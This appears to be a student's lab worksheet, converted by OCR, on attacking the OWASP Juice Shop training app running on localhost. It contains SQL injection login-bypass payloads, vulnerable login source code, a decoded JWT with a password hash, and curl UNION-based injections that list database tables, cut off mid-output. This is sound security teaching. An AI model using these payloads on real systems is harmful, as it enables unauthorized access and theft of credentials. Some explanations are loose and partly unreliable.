            logger.info(colors.cyan(Server listening on port ${colors.bold(${port})}))
            startupGauge.set({ task: 'ready' }, (Date.now() - startTime) / 1000)
            if (process.env.BASE_PATH !== '') {
              logger.info(colors.cyan(Server using proxy base path ${colors.bold(${process.env.BASE_PATH})} for redirects))
```

```
    }
    registerWebsocketEvents(server)
    if (readyCallback) {
      readyCallback()
    }
  })

}

export function close (exitCode: number | undefined) {
  if (server) {
    clearInterval(metricsUpdateLoop)
    server.close()
  }
  if (exitCode !== undefined) {
    process.exit(exitCode)
  }
```


Can you find a HTTP route mapping that deals with metrics?



6) Provoke an error that is neither very gracefully nor consistently handled.


- areas in the application where user input is required or processed.
- Examples include:


  - **Login and Registration forms (**SQL-related input, such as: ' OR 1=1; --**)**
  - **Search fields**
  - **File uploads**
  - **API endpoints**



7) Find and discuss the privacy policy of the store.

8) Give a devastating zero-star feedback. Hint: Manipulate the POST request.






Lab 3 (Option A): Advanced Attacks

1) Login as admin. Hint: use the following e-Mail address:

' or 1=1 --

What is happening here? Solve the coding challenge.



The input `' OR 1=1 --` is a classic SQL injection payload.

- `'`: Ends the current string in the query.
- `OR 1=1`: Makes the condition always true (since `1=1` is always true).
- `--`: Comments out the rest of the SQL query, ensuring no syntax errors.

Injecting `' OR 1=1 --` transforms the query into:


```
SELECT * FROM users WHERE email = '' OR 1=1 --' AND password = '';
```

The condition `OR 1=1` makes it always true, and `--` ignores the rest of the query.

Fix:
prepared statements or **parameterized queries** to prevent SQL injection.

Python with sqlite3:
cursor.execute("SELECT * FROM users WHERE email = ? AND password = ?", (email, password))


2) Log on as user bender by modifying the above input, i.e., the attribute email should be like bender. Find the correct SQL syntax and use a wildcard.





SELECT * FROM users WHERE email = '' OR email LIKE 'bender%' -- ' AND password = '';

The payload bypasses the password check and logs you in as the first user whose email matches `bender%`.

3) Find the hidden admin section. Hint: search for admin in main.js. As admin user, remove the 5-star feedback. Solve the coding challenge. Then log off.









```
module.exports = function login () {
        function afterLogin (user: { data: User, bid: number }, res: Response, next: NextFunction) {
          BasketModel.findOrCreate({ where: { UserId: user.data.id } })
            .then(([basket]: [BasketModel, boolean]) => {
              const token = security.authorize(user)
              user.bid = basket.id // keep track of original basket
              security.authenticatedUsers.put(token, user)
              res.json({ authentication: { token, bid: basket.id, umail: user.data.email } })
            }).catch((error: Error) => {
              next(error)
            })
        }

        return (req: Request, res: Response, next: NextFunction) => {
          models.sequelize.query(` SELECT * FROM Users WHERE email = '${req.body.email || ''}'
AND password = '${security.hash(req.body.password || '')}' AND deletedAt IS NULL` , { model:
UserModel, plain: true })
            .then((authenticatedUser) => {
              const user = utils.queryResultToJson(authenticatedUser)
              if (user.data?.id && user.data.totpSecret !== '') {
                res.status(401).json({
                  status: 'totp_token_required',
                  data: {
                    tmpToken: security.authorize({
                      userId: user.data.id,
                      type: 'password_valid_needs_second_factor_token'
                    })
                  }
                })
              } else if (user.data?.id) {
                afterLogin(user, res, next)
              } else {
                res.status(401).send(res.__('Invalid email or password.'))
              }
            }).catch((error: Error) => {
              next(error)
            })
        }
```


Try to identify any variables in the code that might contain arbitrary user input.



4) Guess the password of mc.safesearch@juice-sh.op by watching the video ["Protect Ya' Passwordz"**](). Hint: it is the name of his pet, it contains a space and he "... replaced some vowels into zeroes". Log on with this username and password.**



5) Extract the token from the cookie of the above user. Decode the JSON Web Token, e.g., online on jwt.io. Which data in the token is problematic?



Encoded Token:

eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6OCwidXNlcm5hbWUiOiIiLCJlbWFpbCI6Im1jLnNhZmVzZWFyY2hAanVpY2Utc2gub3AiLCJwYXNzd29yZCI6ImIwM2Y0YjBiYThiNDU4ZmEwYWNkYzAyY2RiOTUzYmM4Iiwicm9sZSI6ImN1c3RvbWVyIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5jcCI6IjE3Mi4xNy4wLjEiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI1LTAxLTEzIDE1OjI2OjU2LjAzMyArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDI1LTAxLTEzIDE4OjA4OjE1LjQyMCArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE3MzY3OTIyMDR9.AI2Ep8gkaKVztTsmdSYlmK99H7aE9oifuNquQdodieNFFpuv-vK3fBBE62XsOkNErwwmxiNVC0iccwTGuj42AL2A-j7QPXPQst95-c-czSND7XYrDq-F6eulC0VW250bIgfn0svpoyFN-bljD0K43xOoZ0YTGyHkcsFszNtGd-s

Decoded Info:

HEADER: ALGORITHM & TOKEN TYPE


```
{
  "typ": "JWT",
  "alg": "RS256"
}
```


PAYLOAD: DATA


```
{
  "status": "success",
  "data": {
    "id": 8,
    "username": "",
    "email": "mc.safesearch@juice-sh.op",
    "password": "b03f4b0ba8b458fa0acdc02cdb953bc8",
    "role": "customer",
    "deluxeToken": "",
    "lastLoginIp": "172.17.0.1",
    "profileImage":
"assets/public/images/uploads/default.svg",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2025-01-13 15:26:56.033 +00:00",
    "updatedAt": "2025-01-13 18:08:15.420 +00:00",
    "deletedAt": null
  },
  "iat": 1736792204
```



VERIFY SIGNATURE


```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  Public Key in SPKI, PKCS #1,
  X.509 Certificate, or JWK stri
  ng format.
  ,
  Private Key in PKCS #8, PKCS #
  1, or JWK string format. The k
  ey never leaves your browser.
)
```


Identify Problematic Data:


- **User roles** (e.g., `admin` or elevated roles that shouldn't be visible).
- **Email addresses** or personal details.
- Any hints of insecure implementation, such as `iat` (issued at), `exp` (expiration), or poorly implemented claims.
- Presence of unnecessary information like hashed passwords or security questions.

6) Log on as a one user and access the shopping basket of another user. Hint: manipulate the REST request. Look at the response using the developer tools, it may not be rendered in the Browser. Alternatvely, change a paramter in the Session Storage.










7) Find the precise request string when searching for "orange". Hint: .../search?q=orange


Now work with the command line tool curl**. Send a request *curl -s "http://...* as above and look ar the response. Inject SQL code and begin with *orange')) or 1=1; --* . Replace spaces by *%20*. Put the complete string in double quotes. How do you explain the large response?**


Now extract username, password from the users table. Use a similar request as above, but now use union select ..,..,... from users; -- . What error message do you get if you only search for two attributes (columns)? Why is the number of columns important here? Increase the number of columns by adding the placeholders 1,2,3,... to the union select statement. Copy the captured user names and password hashes and save them in a text file.



Explanation of the Large Response

When injecting OR 1=1, the query condition becomes always true, so the server returns all matching rows. This results in a large response containing more data than usual.





Error Message When Searching for Two Attributes

If we only search for two attributes (e.g., username and password) using a query like this:

curl -s http://localhost:3000/rest/products/search?q=orange')) UNION SELECT username,password FROM users;-- we receive an error. This happens because the number of columns in the SELECT query must match the number of columns in the query being UNIONed with it.

Why is the Number of Columns Important?


The number of columns is crucial because SQL requires the same number of columns in the SELECT statement on both sides of the UNION. The database engine expects the UNIONed queries to have the same structure to merge the results.


```
┌──(kali㉿Kali)-[~]
└─$ curl -s "http://localhost:3000/rest/products/search?q=orange'))%20ORDER%20BY%201;--"
{"status":"success","data":[]}
┌──(kali㉿Kali)-[~]
└─$ curl -s "http://localhost:3000/rest/products/search?q=orange'))%20ORDER%20BY%202;--"
{"status":"success","data":[]}
┌──(kali㉿Kali)-[~]
└─$ curl -s "http://localhost:3000/rest/products/search?q=orange'))%20ORDER%20BY%209;--"
{"status":"success","data":[]}
┌──(kali㉿Kali)-[~]
└─$ curl -s "http://localhost:3000/rest/products/search?q=orange'))%20ORDER%20BY%210;--"
<html>
  <head>
    <meta charset='utf-8'>
    <title>Error: SQLITE_ERROR: unrecognized token: &quot;!&quot;</title>
    <style>* {
  margin: 0;
  padding: 0;
```

There should not be more than 8 columns in the table.

```
┌──(kali㉿Kali)-[~]
└─$ curl -s "http://localhost:3000/rest/products/search?q=orange'))%20UNION%20SELECT%20name,1,2,3,4,5,6,7,8%20FROM%20sqlite_master%20WHERE%20type='table';--"
{"status":"success","data":[{"id":"Addresses","name":1,"description":2,"price":3,"deluxePrice":4,"image":5,"createdAt":6,"updatedAt":7,"deletedAt":8},{"id":
"BasketItems","name":1,"description":2,"price":3,"deluxePrice":4,"image":5,"createdAt":6,"updatedAt":7,"deletedAt":8},{"id":"Baskets","name":1,"description"
:2,"price":3,"deluxePrice":4,"image":5,"createdAt":6,"updatedAt":7,"deletedAt":8},{"id":"Captchas","name":1,"description":2,"price":3,"deluxePrice":4,"image
":5,"createdAt":6,"updatedAt":7,"deletedAt":8},{"id":"Cards","name":1,"description":2,"price":3,"deluxePrice":4,"image":5,"createdAt":6,"updatedAt":7,"delet
edAt":8},{"id":"Challenges","name":1,"description":2,"price":3,"deluxePrice":4,"image":5,"createdAt":6,"updatedAt":7,"deletedAt":8},{"id":"Complaints","name
